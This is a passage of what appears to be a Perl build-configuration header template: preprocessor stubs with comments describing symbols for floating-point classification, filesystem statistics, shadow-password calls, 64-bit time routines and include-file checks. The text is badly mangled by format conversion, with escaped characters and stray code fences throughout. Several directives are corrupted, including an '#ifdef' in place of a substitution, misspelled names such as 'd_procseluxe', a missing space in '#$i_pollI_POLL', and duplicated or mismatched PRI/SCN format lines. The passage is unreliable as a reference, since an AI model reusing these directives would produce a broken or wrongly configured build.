#\$d\_finitel HAS\_FINITEL /\*\*/

/\* HAS\_FLOCK\_PROTO:

\* This symbol, if defined, indicates that the system provides

\* a prototype for the flock() function. Otherwise, it is up

\* to the program to supply one. A good guess is

\* extern int flock(int, int);

\*/

#\$d\_flockproto HAS\_FLOCK\_PROTO /\*\*/

```

/* HAS_FP_CLASS:

*      This symbol, if defined, indicates that the fp_class routine is
*
*      available to classify doubles. Available for example in Digital UNIX.
*
*      The returned values are defined in <math.h> and are:
*
*
*      FP_SNAN      Signaling NaN (Not-a-Number)
*
*      FP_QNAN      Quiet NaN (Not-a-Number)
*
*      FP_POS_INF    +infinity
*
*      FP_NEG_INF    -infinity
*
*      FP_POS_NORM    Positive normalized
*
*      FP_NEG_NORM    Negative normalized
*
*      FP_POS_DENORM  Positive denormalized
*
*      FP_NEG_DENORM  Negative denormalized
*
*      FP_POS_ZERO    +0.0 (positive zero)
*
*      FP_NEG_ZERO    -0.0 (negative zero)
*/

#ifdef fp_class HAS_FP_CLASS      /**/

```

```

/* HAS_FPCLASS:

*      This symbol, if defined, indicates that the fpclass routine is
*
*      available to classify doubles. Available for example in Solaris/SVR4.
*
*      The returned values are defined in <ieeefp.h> and are:
*
*
*      FP_SNAN      signaling NaN

```

```

*      FP_QNAN          quiet NaN
*      FP_NINF          negative infinity
*      FP_PINF          positive infinity
*      FP_NDENORM       negative denormalized non-zero
*      FP_PDENORM       positive denormalized non-zero
*      FP_NZERO         negative zero
*      FP_PZERO         positive zero
*      FP_NNORM         negative normalized non-zero
*      FP_PNORM         positive normalized non-zero

```

```

*/

```

```

#$d_fpclass HAS_FPCLASS          /**/

```

```

/* HAS_FPCLASSIFY:

```

```

*      This symbol, if defined, indicates that the fpclassify routine is
*      available to classify doubles. Available for example in HP-UX.
*      The returned values are defined in <math.h> and are

```

```

*

```

```

*      FP_NORMAL       Normalized
*      FP_ZERO         Zero
*      FP_INFINITE     Infinity
*      FP_SUBNORMAL    Denormalized
*      FP_NAN          NaN

```

```

*

```

```

*/

```

```

#$d_fpclassify HAS_FPCLASSIFY    /**/

```

```
/* HAS_FPCLASSL:
```

```
*      This symbol, if defined, indicates that the fpclassl routine is
*
*      available to classify long doubles.  Available for example in IRIX.
*
*      The returned values are defined in <ieeefp.h> and are:
```

```
*
```

```
*      FP_SNAN           signaling NaN
```

```
*      FP_QNAN           quiet NaN
```

```
*      FP_NINF           negative infinity
```

```
*      FP_PINF           positive infinity
```

```
*      FP_NDENORM        negative denormalized non-zero
```

```
*      FP_PDENORM        positive denormalized non-zero
```

```
*      FP_NZERO          negative zero
```

```
*      FP_PZERO          positive zero
```

```
*      FP_NNORM          negative normalized non-zero
```

```
*      FP_PNORM          positive normalized non-zero
```

```
*/
```

```
#$d_fpclassl HAS_FPCLASSL          /**/
```

```
/* HAS_FPOS64_T:
```

```
*      This symbol will be defined if the C compiler supports fpos64_t.
```

```
*/
```

```
#$d_fpos64_t HAS_FPOS64_T          /**/
```

```
/* HAS_FREXPL:
```

\* This symbol, if defined, indicates that the frexpl routine is  
\* available to break a long double floating-point number into  
\* a normalized fraction and an integral power of 2.

\*/

#\$d\_frexp HAS\_FREXPL /\*\*/

/\* HAS\_STRUCT\_FS\_DATA:

\* This symbol, if defined, indicates that the struct fs\_data  
\* to do statfs() is supported.

\*/

#\$d\_fs\_data\_s HAS\_STRUCT\_FS\_DATA /\*\*/

/\* HAS\_FSEEKO:

\* This symbol, if defined, indicates that the fseeko routine is  
\* available to fseek beyond 32 bits (useful for ILP32 hosts).

\*/

#\$d\_fseeko HAS\_FSEEKO /\*\*/

/\* HAS\_FSTATFS:

\* This symbol, if defined, indicates that the fstatfs routine is  
\* available to stat filesystems by file descriptors.

\*/

#\$d\_fstatfs HAS\_FSTATFS /\*\*/

/\* HAS\_FSYNC:

\* This symbol, if defined, indicates that the fsync routine is  
\* available to write a file's modified data and attributes to  
\* permanent storage.

\*/

#\$d\_fsync HAS\_FSYNC           /\*\*/

/\* HAS\_FTELLO:

\* This symbol, if defined, indicates that the ftello routine is  
\* available to ftell beyond 32 bits (useful for ILP32 hosts).

\*/

#\$d\_ftello HAS\_FTELLO       /\*\*/

/\* HAS\_FUTIMES:

\* This symbol, if defined, indicates that the futimes routine is  
\* available to change file descriptor time stamps with struct timevals.

\*/

#\$d\_futimes HAS\_FUTIMES       /\*\*/

/\* HAS\_GETADDRINFO:

\* This symbol, if defined, indicates that the getaddrinfo() function  
\* is available for use.

\*/

#\$d\_getaddrinfo HAS\_GETADDRINFO       /\*\*/

/\* HAS\_GETCWD:



\* This symbol, if defined, indicates that the getcwd routine is  
\* available to get the current working directory.

\*/

```
#$d_getcwd HAS_GETCWD          /**/
```

/\* HAS\_GETESPWNAM:

\* This symbol, if defined, indicates that the getespwnam system call is  
\* available to retrieve enhanced (shadow) password entries by name.

\*/

```
#$d_getespwnam HAS_GETESPWNAM    /**/
```

/\* HAS\_GETFSSTAT:

\* This symbol, if defined, indicates that the getfsstat routine is  
\* available to stat filesystems in bulk.

\*/

```
#$d_getfsstat HAS_GETFSSTAT      /**/
```

/\* HAS\_GETITIMER:

\* This symbol, if defined, indicates that the getitimer routine is  
\* available to return interval timers.

\*/

```
#$d_getitimer HAS_GETITIMER      /**/
```

/\* HAS\_GETMNT:

\* This symbol, if defined, indicates that the getmnt routine is

\* available to get filesystem mount info by filename.

\*/

#\$d\_getmnt HAS\_GETMNT /\*\*/

/\* HAS\_GETMNTENT:

\* This symbol, if defined, indicates that the getmntent routine is

\* available to iterate through mounted file systems to get their info.

\*/

#\$d\_getmntent HAS\_GETMNTENT /\*\*/

/\* HAS\_GETNAMEINFO:

\* This symbol, if defined, indicates that the getnameinfo() function

\* is available for use.

\*/

#\$d\_getnameinfo HAS\_GETNAMEINFO /\*\*/

/\* HAS\_GETPRPWNAM:

\* This symbol, if defined, indicates that the getprpwnam system call is

\* available to retrieve protected (shadow) password entries by name.

\*/

#\$d\_getprpwnam HAS\_GETPRPWNAM /\*\*/

/\* HAS\_GETSPNAM:

\* This symbol, if defined, indicates that the getspnam system call is

\* available to retrieve SysV shadow password entries by name.

\*/

#\$d\_getspnam HAS\_GETSPNAM /\*\*/

/\* HAS\_HASMNTOPT:

\* This symbol, if defined, indicates that the hasmntopt routine is  
\* available to query the mount options of file systems.

\*/

#\$d\_hasmntopt HAS\_HASMNTOPT /\*\*/

/\* HAS\_ILOGBL:

\* This symbol, if defined, indicates that the ilogbl routine is  
\* available. If scalbnl is also present we can emulate frexpl.

\*/

#\$d\_ilogbl HAS\_ILOGBL /\*\*/

/\* HAS\_INETNTOP:

\* This symbol, if defined, indicates that the inet\_ntop() function  
\* is available to parse IPv4 and IPv6 strings.

\*/

#\$d\_inetntop HAS\_INETNTOP /\*\*/

/\* HAS\_INETPTON:

\* This symbol, if defined, indicates that the inet\_pton() function  
\* is available to parse IPv4 and IPv6 strings.

\*/

```
#$d_inetpton HAS_INETPTON      /**/
```

```
/* HAS_INT64_T:
```

- \* This symbol will defined if the C compiler supports int64\_t.
  - \* Usually the <inttypes.h> needs to be included, but sometimes
  - \* <sys/types.h> is enough.
- ```
*/
```

```
#$d_int64_t HAS_INT64_T      /**/
```

```
/* HAS_ISFINITE:
```

- \* This symbol, if defined, indicates that the isfinite routine is
  - \* available to check whether a double is finite (non-infinity non-NaN).
- ```
*/
```

```
#$d_isfinite HAS_ISFINITE      /**/
```

```
/* HAS_ISINF:
```

- \* This symbol, if defined, indicates that the isinf routine is
  - \* available to check whether a double is an infinity.
- ```
*/
```

```
#$d_isinf HAS_ISINF      /**/
```

```
/* HAS_ISNAN:
```

- \* This symbol, if defined, indicates that the isnan routine is
  - \* available to check whether a double is a NaN.
- ```
*/
```

```
#$d_isnan HAS_ISNAN      /**/
```

```
/* HAS_ISNANL:
```

```
*      This symbol, if defined, indicates that the isnanl routine is
*
*      available to check whether a long double is a NaN.
*
*/
```

```
#$d_isnanl HAS_ISNANL    /**/
```

```
/* HAS_LDBL_DIG:
```

```
*      This symbol, if defined, indicates that this system's <float.h>
*
*      or <limits.h> defines the symbol LDBL_DIG, which is the number
*
*      of significant digits in a long double precision number. Unlike
*
*      for DBL_DIG, there's no good guess for LDBL_DIG if it is undefined.
*
*/
```

```
#$d_ldbl_dig HAS_LDBL_DIG  /* */
```

```
/* LIBM_LIB_VERSION:
```

```
*      This symbol, if defined, indicates that libm exports _LIB_VERSION
*
*      and that math.h defines the enum to manipulate it.
*
*/
```

```
#$d_libm_lib_version LIBM_LIB_VERSION    /**/
```

```
/* HAS_MADVISE:
```

```
*      This symbol, if defined, indicates that the madvise system call is
*
*      available to map a file into memory.
```

\*/

#\$d\_madvise HAS\_MADVISE               /\*\*/

/\* HAS\_MALLOC\_SIZE:

\*       This symbol, if defined, indicates that the malloc\_size

\*       routine is available for use.

\*/

#\$d\_malloc\_size HAS\_MALLOC\_SIZE               /\*\*/

/\* HAS\_MALLOC\_GOOD\_SIZE:

\*       This symbol, if defined, indicates that the malloc\_good\_size

\*       routine is available for use.

\*/

#\$d\_malloc\_good\_size HAS\_MALLOC\_GOOD\_SIZE       /\*\*/

/\* HAS\_MKDTEMP:

\*       This symbol, if defined, indicates that the mkdtemp routine is

\*       available to exclusively create a uniquely named temporary directory.

\*/

#\$d\_mkdtemp HAS\_MKDTEMP               /\*\*/

/\* HAS\_MKSTEMPS:

\*       This symbol, if defined, indicates that the mkstemp routine is

\*       available to exclusively create and open a uniquely named

\*       (with a suffix) temporary file.

```
*/
```

```
#$d_mkstemps HAS_MKSTEMPS          /**/
```

```
/* HAS_MODFL:
```

```
*      This symbol, if defined, indicates that the modfl routine is
*
*      available to split a long double x into a fractional part f and
*
*      an integer part i such that  $|f| < 1.0$  and  $(f + i) = x$ .
```

```
*/
```

```
/* HAS_MODFL_PROTO:
```

```
*      This symbol, if defined, indicates that the system provides
*
*      a prototype for the modfl() function. Otherwise, it is up
*
*      to the program to supply one.
```

```
*/
```

```
/* HAS_MODFL_POW32_BUG:
```

```
*      This symbol, if defined, indicates that the modfl routine is
*
*      broken for long doubles  $\geq \text{pow}(2, 32)$ .
*
*      For example from 4294967303.150000 one would get 4294967302.000000
*
*      and 1.150000. The bug has been seen in certain versions of glibc,
*
*      release 2.2.2 is known to be okay.
```

```
*/
```

```
#$d_modfl HAS_MODFL          /**/
```

```
#$d_modflproto HAS_MODFL_PROTO      /**/
```

```
#$d_modfl_pow32_bug HAS_MODFL_POW32_BUG      /**/
```

```
/* HAS_MPROTECT:
```

\* This symbol, if defined, indicates that the mprotect system call is  
\* available to modify the access protection of a memory mapped file.  
\*/

```
#$d_mprotect HAS_MPROTECT /**/
```

```
/* HAS_STRUCT_MSGHDR:
```

\* This symbol, if defined, indicates that the struct msghdr  
\* is supported.  
\*/

```
#$d_msghdr_s HAS_STRUCT_MSGHDR /**/
```

```
/* HAS_NL_LANGINFO:
```

\* This symbol, if defined, indicates that the nl\_langinfo routine is  
\* available to return local data. You will also need <langinfo.h>  
\* and therefore I\_LANGINFO.  
\*/

```
#$d_nl_langinfo HAS_NL_LANGINFO /**/
```

```
/* HAS_OFF64_T:
```

\* This symbol will be defined if the C compiler supports off64\_t.  
\*/

```
#$d_off64_t HAS_OFF64_T /**/
```

```
/* HAS_PRCTL:
```

\* This symbol, if defined, indicates that the prctl routine is



\*        available to set process title.

\*/

/\* HAS\_PRCTL\_SET\_NAME:

\*        This symbol, if defined, indicates that the prctl routine is

\*        available to set process title and supports PR\_SET\_NAME.

\*/

#\$d\_prctl HAS\_PRCTL                /\*\*/

#\$d\_prctl\_set\_name HAS\_PRCTL\_SET\_NAME                /\*\*/

/\* HAS\_PROCSELFEXE:

\*        This symbol is defined if PROCSELFEXE\_PATH is a symlink

\*        to the absolute pathname of the executing program.

\*/

/\* PROCSELFEXE\_PATH:

\*        If HAS\_PROCSELFEXE is defined this symbol is the filename

\*        of the symbolic link pointing to the absolute pathname of

\*        the executing program.

\*/

#\$d\_procseluxe HAS\_PROCSELFEXE        /\*\*/

#if defined(HAS\_PROCSELFEXE) && !defined(PROCSELFEXE\_PATH)

#define PROCSELFEXE\_PATH    \$procseluxe        /\*\*/

#endif

/\* HAS\_PTHREAD\_ATTR\_SETSCOPE:

\*        This symbol, if defined, indicates that the pthread\_attr\_setscope

\* system call is available to set the contention scope attribute of  
\* a thread attribute object.

\*/

#\$d\_pthread\_attr\_setscope HAS\_PTHREAD\_ATTR\_SETSCOPE /\*\*/

/\* HAS\_READV:

\* This symbol, if defined, indicates that the readv routine is  
\* available to do gather reads. You will also need <sys/uio.h>  
\* and there I\_SYSUIO.

\*/

#\$d\_readv HAS\_READV /\*\*/

/\* HAS\_RECVMSG:

\* This symbol, if defined, indicates that the recvmsg routine is  
\* available to send structured socket messages.

\*/

#\$d\_recvmsg HAS\_RECVMSG /\*\*/

/\* HAS\_SBRK\_PROTO:

\* This symbol, if defined, indicates that the system provides  
\* a prototype for the sbrk() function. Otherwise, it is up  
\* to the program to supply one. Good guesses are

\* extern void\* sbrk(int);

\* extern void\* sbrk(size\_t);

\*/

```
#$d_sbrkproto HAS_SBRK_PROTO    /**/
```

```
/* HAS_SCALBNL:
```

```
*      This symbol, if defined, indicates that the scalbnl routine is
*
*      available.  If ilogbl is also present we can emulate frexpl.
*
*/
```

```
#$d_scalbnl HAS_SCALBNL        /**/
```

```
/* HAS_SENDMSG:
```

```
*      This symbol, if defined, indicates that the sendmsg routine is
*
*      available to send structured socket messages.
*
*/
```

```
#$d_sendmsg HAS_SENDMSG        /**/
```

```
/* HAS_SETITIMER:
```

```
*      This symbol, if defined, indicates that the setitimer routine is
*
*      available to set interval timers.
*
*/
```

```
#$d_setitimer HAS_SETITIMER     /**/
```

```
/* HAS_SETPROCTITLE:
```

```
*      This symbol, if defined, indicates that the setproctitle routine is
*
*      available to set process title.
*
*/
```

```
#$d_setproctitle HAS_SETPROCTITLE  /**/
```

/\* USE\_SFIO:

\*     This symbol, if defined, indicates that sfio should  
\*     be used.  
\*/

#\$d\_sfio         USE\_SFIO             /\*\*/

/\* HAS\_SIGNBIT:

\*     This symbol, if defined, indicates that the signbit routine is  
\*     available to check if the given number has the sign bit set.  
\*     This should include correct testing of -0.0. This will only be set  
\*     if the signbit() routine is safe to use with the NV type used internally  
\*     in perl. Users should call Perl\_signbit(), which will be #defined to  
\*     the system's signbit() function or macro if this symbol is defined.  
\*/

#\$d\_signbit HAS\_SIGNBIT             /\*\*/

/\* HAS\_SIGPROCMASK:

\*     This symbol, if defined, indicates that the sigprocmask  
\*     system call is available to examine or change the signal mask  
\*     of the calling process.  
\*/

#\$d\_sigprocmask HAS\_SIGPROCMASK     /\*\*/

/\* USE\_SITECUSTOMIZE:

\* This symbol, if defined, indicates that sitecustomize should  
\* be used.  
\*/

#ifndef USE\_SITECUSTOMIZE

#\$usesitecustomize USE\_SITECUSTOMIZE /\*\*/

#endif

/\* HAS\_SNPRINTF:

\* This symbol, if defined, indicates that the snprintf () library  
\* function is available for use.  
\*/

/\* HAS\_VSNPRINTF:

\* This symbol, if defined, indicates that the vsnprintf () library  
\* function is available for use.  
\*/

#\$d\_snprintf HAS\_SNPRINTF /\*\*/

#\$d\_vsnprintf HAS\_VSNPRINTF /\*\*/

/\* HAS\_SOCKETATMARK:

\* This symbol, if defined, indicates that the socketatmark routine is  
\* available to test whether a socket is at the out-of-band mark.  
\*/

#\$d\_socketatmark HAS\_SOCKETATMARK /\*\*/

/\* HAS\_SOCKETATMARK\_PROTO:

```
*      This symbol, if defined, indicates that the system provides
*
*      a prototype for the sockatmark() function. Otherwise, it is up
*
*      to the program to supply one. A good guess is
*
*          extern int sockatmark(int);
*
*/
```

```
#$d_sockatmarkproto HAS_SOCKATMARK_PROTO /**/
```

```
/* HAS_SOCKS5_INIT:
```

```
*      This symbol, if defined, indicates that the socks5_init routine is
*
*      available to initialize SOCKS 5.
*
*/
```

```
#$d_socks5_init HAS_SOCKS5_INIT /**/
```

```
/* SPRINTF_RETURNS_STRLEN:
```

```
*      This variable defines whether sprintf returns the length of the string
*
*      (as per the ANSI spec). Some C libraries retain compatibility with
*
*      pre-ANSI C and return a pointer to the passed in buffer; for these
*
*      this variable will be undef.
*
*/
```

```
#$d_sprintf_returns_strlen SPRINTF_RETURNS_STRLEN /**/
```

```
/* HAS_SQRTL:
```

```
*      This symbol, if defined, indicates that the sqrtl routine is
*
*      available to do long double square roots.
*
*/
```

```
#$d_sqrtl HAS_SQRTL          /**/
```

```
/* HAS_SETRESGID_PROTO:
```

```
*      This symbol, if defined, indicates that the system provides
*
*      a prototype for the setresgid() function. Otherwise, it is up
*
*      to the program to supply one. Good guesses are
*
*      extern int setresgid(uid_t ruid, uid_t euid, uid_t suid);
*
*/
```

```
#$d_sresgproto HAS_SETRESGID_PROTO      /**/
```

```
/* HAS_SETRESUID_PROTO:
```

```
*      This symbol, if defined, indicates that the system provides
*
*      a prototype for the setresuid() function. Otherwise, it is up
*
*      to the program to supply one. Good guesses are
*
*      extern int setresuid(uid_t ruid, uid_t euid, uid_t suid);
*
*/
```

```
#$d_sresuproto HAS_SETRESUID_PROTO      /**/
```

```
/* HAS_STRUCT_STATFS_F_FLAGS:
```

```
*      This symbol, if defined, indicates that the struct statfs
*
*      does have the f_flags member containing the mount flags of
*
*      the filesystem containing the file.
*
*      This kind of struct statfs is coming from <sys/mount.h> (BSD 4.3),
*
*      not from <sys/statfs.h> (SYSV). Older BSDs (like Ultrix) do not
*
*      have statfs() and struct statfs, they have ustat() and getmnt()
```

\* with struct ustat and struct fs\_data.

\*/

#\$d\_statfs\_f\_flags HAS\_STRUCT\_STATFS\_F\_FLAGS /\*\*/

/\* HAS\_STRUCT\_STATFS:

\* This symbol, if defined, indicates that the struct statfs

\* to do statfs() is supported.

\*/

#\$d\_statfs\_s HAS\_STRUCT\_STATFS /\*\*/

/\* HAS\_FSTATVFS:

\* This symbol, if defined, indicates that the fstatvfs routine is

\* available to stat filesystems by file descriptors.

\*/

#\$d\_fstatvfs HAS\_FSTATVFS /\*\*/

/\* HAS\_STRFTIME:

\* This symbol, if defined, indicates that the strftime routine is

\* available to do time formatting.

\*/

#\$d\_strftime HAS\_STRFTIME /\*\*/

/\* HAS\_STRLCAT:

\* This symbol, if defined, indicates that the strlcat () routine is

\* available to do string concatenation.



\*/

#\$d\_strlcat HAS\_STRLCAT                   /\*\*/

/\* HAS\_STRLCPY:

\*       This symbol, if defined, indicates that the strlcpy () routine is

\*       available to do string copying.

\*/

#\$d\_strlcpy HAS\_STRLCPY                   /\*\*/

/\* HAS\_STRTOLD:

\*       This symbol, if defined, indicates that the strtold routine is

\*       available to convert strings to long doubles.

\*/

#\$d\_strtold HAS\_STRTOLD                   /\*\*/

/\* HAS\_STRTOLL:

\*       This symbol, if defined, indicates that the strtoll routine is

\*       available to convert strings to long longs.

\*/

#\$d\_strtoll HAS\_STRTOLL                   /\*\*/

/\* HAS\_STRTOQ:

\*       This symbol, if defined, indicates that the strtoq routine is

\*       available to convert strings to long longs (quads).

\*/

```
#$d_strtoq HAS_STRTOQ          /**/
```

```
/* HAS_STRTOULL:
```

```
*      This symbol, if defined, indicates that the strtoull routine is
*
*      available to convert strings to unsigned long longs.
*
*/
```

```
#$d_strtoull HAS_STRTOULL      /**/
```

```
/* HAS_STRTOUQ:
```

```
*      This symbol, if defined, indicates that the strtouq routine is
*
*      available to convert strings to unsigned long longs (quads).
*
*/
```

```
#$d_strtouq HAS_STRTOUQ       /**/
```

```
/* HAS_SYSCALL_PROTO:
```

```
*      This symbol, if defined, indicates that the system provides
*
*      a prototype for the syscall() function. Otherwise, it is up
*
*      to the program to supply one. Good guesses are
*
*          extern int syscall(int, ...);
*
*          extern int syscall(long, ...);
*
*/
```

```
#$d_syscallproto      HAS_SYSCALL_PROTO  /**/
```

```
/* HAS_TELLDIR_PROTO:
```

```
*      This symbol, if defined, indicates that the system provides
```

```
*      a prototype for the telldir() function. Otherwise, it is up
*
*      to the program to supply one. A good guess is
*
*      extern long telldir(DIR*);
```

```
*/
```

```
#$d_telldirproto      HAS_TELLDIR_PROTO  /**/
```

```
/* HAS_CTIME64:
```

```
*      This symbol, if defined, indicates that the ctime64 () routine is
*
*      available to do the 64bit variant of ctime ()
```

```
*/
```

```
/* HAS_LOCALTIME64:
```

```
*      This symbol, if defined, indicates that the localtime64 () routine is
*
*      available to do the 64bit variant of localtime ()
```

```
*/
```

```
/* HAS_GMTIME64:
```

```
*      This symbol, if defined, indicates that the gmtime64 () routine is
*
*      available to do the 64bit variant of gmtime ()
```

```
*/
```

```
/* HAS_MKTIME64:
```

```
*      This symbol, if defined, indicates that the mktime64 () routine is
*
*      available to do the 64bit variant of mktime ()
```

```
*/
```

```
/* HAS_DIFFTIME64:
```

```
*      This symbol, if defined, indicates that the difftime64 () routine is
*
*      available to do the 64bit variant of difftime ()
```

```
*/
```

```
/* HAS_ASCTIME64:
```

```
*      This symbol, if defined, indicates that the asctime64 () routine is
```

```
*      available to do the 64bit variant of asctime ()
```

```
*/
```

```
#$d_ctime64   HAS_CTIME64           /**/
```

```
#$d_localtime64   HAS_LOCALTIME64       /**/
```

```
#$d_gmtime64 HAS_GMTIME64           /**/
```

```
#$d_mktime64 HAS_MKTIME64           /**/
```

```
#$d_difftime64 HAS_DIFFTIME64        /**/
```

```
#$d_asctime64 HAS_ASCTIME64          /**/
```

```
/* HAS_TIMEGM:
```

```
*      This symbol, if defined, indicates that the timegm routine is
```

```
*      available to do the opposite of gmtime ()
```

```
*/
```

```
#$d_timegm HAS_TIMEGM               /**/
```

```
/* U32_ALIGNMENT_REQUIRED:
```

```
*      This symbol, if defined, indicates that you must access
```

```
*      character data through U32-aligned pointers.
```

```
*/
```

```
#ifndef U32_ALIGNMENT_REQUIRED
```

```
#$d_u32align U32_ALIGNMENT_REQUIRED  /**/
```

```
#endif
```

/\* HAS\_UALARM:

\* This symbol, if defined, indicates that the ualarm routine is  
\* available to do alarms with microsecond granularity.  
\*/

#\$d\_ualarm HAS\_UALARM /\*\*/

/\* HAS\_UNORDERED:

\* This symbol, if defined, indicates that the unordered routine is  
\* available to check whether two doubles are unordered  
\* (effectively: whether either of them is NaN)  
\*/

#\$d\_unordered HAS\_UNORDERED /\*\*/

/\* HAS\_UNSETENV:

\* This symbol, if defined, indicates that the unsetenv () routine is  
\* available for use.  
\*/

#\$d\_unsetenv HAS\_UNSETENV /\*\*/

/\* HAS\_USLEEP\_PROTO:

\* This symbol, if defined, indicates that the system provides  
\* a prototype for the usleep() function. Otherwise, it is up  
\* to the program to supply one. A good guess is  
\* extern int usleep(useconds\_t);

\*/

#\$d\_usleepproto HAS\_USLEEP\_PROTO /\*\*/

/\* HAS\_USTAT:

\* This symbol, if defined, indicates that the ustat system call is

\* available to query file system statistics by dev\_t.

\*/

#\$d\_ustat HAS\_USTAT /\*\*/

/\* HAS\_WRITEV:

\* This symbol, if defined, indicates that the writev routine is

\* available to do scatter writes.

\*/

#\$d\_writev HAS\_WRITEV /\*\*/

/\* USE\_DYNAMIC\_LOADING:

\* This symbol, if defined, indicates that dynamic loading of

\* some sort is available.

\*/

#\$usedl USE\_DYNAMIC\_LOADING /\*\*/

/\* FFLUSH\_NULL:

\* This symbol, if defined, tells that fflush(NULL) does flush

\* all pending stdio output.

\*/

/\* FFLUSH\_ALL:

- \* This symbol, if defined, tells that to flush
- \* all pending stdio output one must loop through all
- \* the stdio file handles stored in an array and fflush them.
- \* Note that if fflushNULL is defined, fflushall will not
- \* even be probed for and will be left undefined.

\*/

#\$fflushNULL FFLUSH\_NULL /\*\*/

#\$fflushall FFLUSH\_ALL /\*\*/

/\* I\_ASSERT:

- \* This symbol, if defined, indicates that <assert.h> exists and
- \* could be included by the C program to get the assert() macro.

\*/

#\$i\_assert I\_ASSERT /\*\*/

/\* I\_CRYPT:

- \* This symbol, if defined, indicates that <crypt.h> exists and
- \* should be included.

\*/

#\$i\_crypt I\_CRYPT /\*\*/

/\* DB\_Prefix\_t:

- \* This symbol contains the type of the prefix structure element
- \* in the <db.h> header file. In older versions of DB, it was

```

*      int, while in newer ones it is u_int32_t.
*/

/* DB_Hash_t:

*      This symbol contains the type of the prefix structure element
*
*      in the <db.h> header file. In older versions of DB, it was
*
*      int, while in newer ones it is size_t.
*/

/* DB_VERSION_MAJOR_CFG:

*      This symbol, if defined, defines the major version number of
*
*      Berkeley DB found in the <db.h> header when Perl was configured.
*/

/* DB_VERSION_MINOR_CFG:

*      This symbol, if defined, defines the minor version number of
*
*      Berkeley DB found in the <db.h> header when Perl was configured.
*
*      For DB version 1 this is always 0.
*/

/* DB_VERSION_PATCH_CFG:

*      This symbol, if defined, defines the patch version number of
*
*      Berkeley DB found in the <db.h> header when Perl was configured.
*
*      For DB version 1 this is always 0.
*/

#define DB_Hash_t      $db_hashtype      /**/
#define DB_Prefix_t    $db_prefixtype    /**/

#define DB_VERSION_MAJOR_CFG    $db_version_major    /**/
#define DB_VERSION_MINOR_CFG    $db_version_minor    /**/

```



```
#define DB_VERSION_PATCH_CFG      $db_version_patch    /**/
```

```
/* I_FP:
```

```
*      This symbol, if defined, indicates that <fp.h> exists and  
*      should be included.
```

```
*/
```

```
#$i_fp I_FP          /**/
```

```
/* I_FP_CLASS:
```

```
*      This symbol, if defined, indicates that <fp_class.h> exists and  
*      should be included.
```

```
*/
```

```
#$i_fp_class I_FP_CLASS      /**/
```

```
/* I_IEEEFP:
```

```
*      This symbol, if defined, indicates that <ieeefp.h> exists and  
*      should be included.
```

```
*/
```

```
#$i_ieeefp I_IEEEFP        /**/
```

```
/* I_INTTYPES:
```

```
*      This symbol, if defined, indicates to the C program that it should  
*      include <inttypes.h>.
```

```
*/
```

```
#$i_inttypes I_INTTYPES     /**/
```

/\* I\_LANGINFO:

\* This symbol, if defined, indicates that <langinfo.h> exists and  
\* should be included.

\*/

#\$i\_langinfo I\_LANGINFO /\*\*/

/\* I\_LIBUTIL:

\* This symbol, if defined, indicates that <libutil.h> exists and  
\* should be included.

\*/

#\$i\_libutil I\_LIBUTIL /\*\*/

/\* I\_MALLOCMALLOC:

\* This symbol, if defined, indicates to the C program that it should  
\* include <malloc/malloc.h>.

\*/

#\$i\_mallocmalloc I\_MALLOCMALLOC /\*\*/

/\* I\_MNTENT:

\* This symbol, if defined, indicates that <mntent.h> exists and  
\* should be included.

\*/

#\$i\_mntent I\_MNTENT /\*\*/

/\* I\_NETINET\_TCP:

\* This symbol, if defined, indicates to the C program that it should

\* include <netinet/tcp.h>.

\*/

#\$i\_netinettcp I\_NETINET\_TCP /\*\*/

/\* I\_POLL:

\* This symbol, if defined, indicates that <poll.h> exists and

\* should be included. (see also HAS\_POLL)

\*/

#\$i\_pollI\_POLL /\*\*/

/\* I\_PROT:

\* This symbol, if defined, indicates that <prot.h> exists and

\* should be included.

\*/

#\$i\_prot I\_PROT /\*\*/

/\* I\_SHADOW:

\* This symbol, if defined, indicates that <shadow.h> exists and

\* should be included.

\*/

#\$i\_shadow I\_SHADOW /\*\*/

/\* I SOCKS:

\* This symbol, if defined, indicates that <socks.h> exists and  
\* should be included.

\*/

```
#$i_socks      I_SOCKS          /**/
```

/\* I\_SUNMATH:

\* This symbol, if defined, indicates that <sunmath.h> exists and  
\* should be included.

\*/

```
#$i_sunmath    I_SUNMATH       /**/
```

/\* I\_SYSLOG:

\* This symbol, if defined, indicates that <syslog.h> exists and  
\* should be included.

\*/

```
#$i_syslog     I_SYSLOG        /**/
```

/\* I\_SYSMODE:

\* This symbol, if defined, indicates that <sys/mode.h> exists and  
\* should be included.

\*/

```
#$i_sysmode    I_SYSMODE       /**/
```

/\* I\_SYS\_MOUNT:

\* This symbol, if defined, indicates that <sys/mount.h> exists and

\*        should be included.

\*/

#\$i\_sysmount    I\_SYS\_MOUNT        /\*\*/

/\* I\_SYS\_STATFS:

\*        This symbol, if defined, indicates that <sys/statfs.h> exists.

\*/

#\$i\_sysstatfs    I\_SYS\_STATFS        /\*\*/

/\* I\_SYS\_STATVFS:

\*        This symbol, if defined, indicates that <sys/statvfs.h> exists and

\*        should be included.

\*/

#\$i\_sysstatvfs    I\_SYS\_STATVFS        /\*\*/

/\* I\_SYSUTSNAME:

\*        This symbol, if defined, indicates that <sys/utsname.h> exists and

\*        should be included.

\*/

#\$i\_sysutsnameI\_SYSUTSNAME        /\*\*/

/\* I\_SYS\_VFS:

\*        This symbol, if defined, indicates that <sys/vfs.h> exists and

\*        should be included.

\*/

```
#$i_sysvfs      I_SYS_VFS          /**/
```

```
/* I_USTAT:
```

```
*      This symbol, if defined, indicates that <ustat.h> exists and
```

```
*      should be included.
```

```
*/
```

```
#$i_ustat      I_USTAT          /**/
```

```
/* PERL_PRIldbl:
```

```
*      This symbol, if defined, contains the string used by stdio to
```

```
*      format long doubles (format 'f') for output.
```

```
*/
```

```
/* PERL_PRIgldbl:
```

```
*      This symbol, if defined, contains the string used by stdio to
```

```
*      format long doubles (format 'g') for output.
```

```
*/
```

```
/* PERL_PRIeldbl:
```

```
*      This symbol, if defined, contains the string used by stdio to
```

```
*      format long doubles (format 'e') for output.
```

```
*/
```

```
/* PERL_SCNldbl:
```

```
*      This symbol, if defined, contains the string used by stdio to
```

```
*      format long doubles (format 'f') for input.
```

```
*/
```

```
#$d_PRIldbl PERL_PRIldbl      $sPRIldbl      /**/
```

```
#$d_PRIgldbl PERL_PRIgldbl    $sPRIgldbl    /**/
```

```
#$d_PRIldbl PERL_PRIldbl    $sPRIldbl    /**/
```

```
#$d_SCNfldbl PERL_SCNfldbl    $sSCNfldbl    /**/
```

```
/* PERL_MAD:
```

```
*      This symbol, if defined, indicates that the Misc Attribution
```

```
*      Declaration code should be conditionally compiled.
```

```
*/
```

```
#$mad PERL_MAD                /**/
```

```
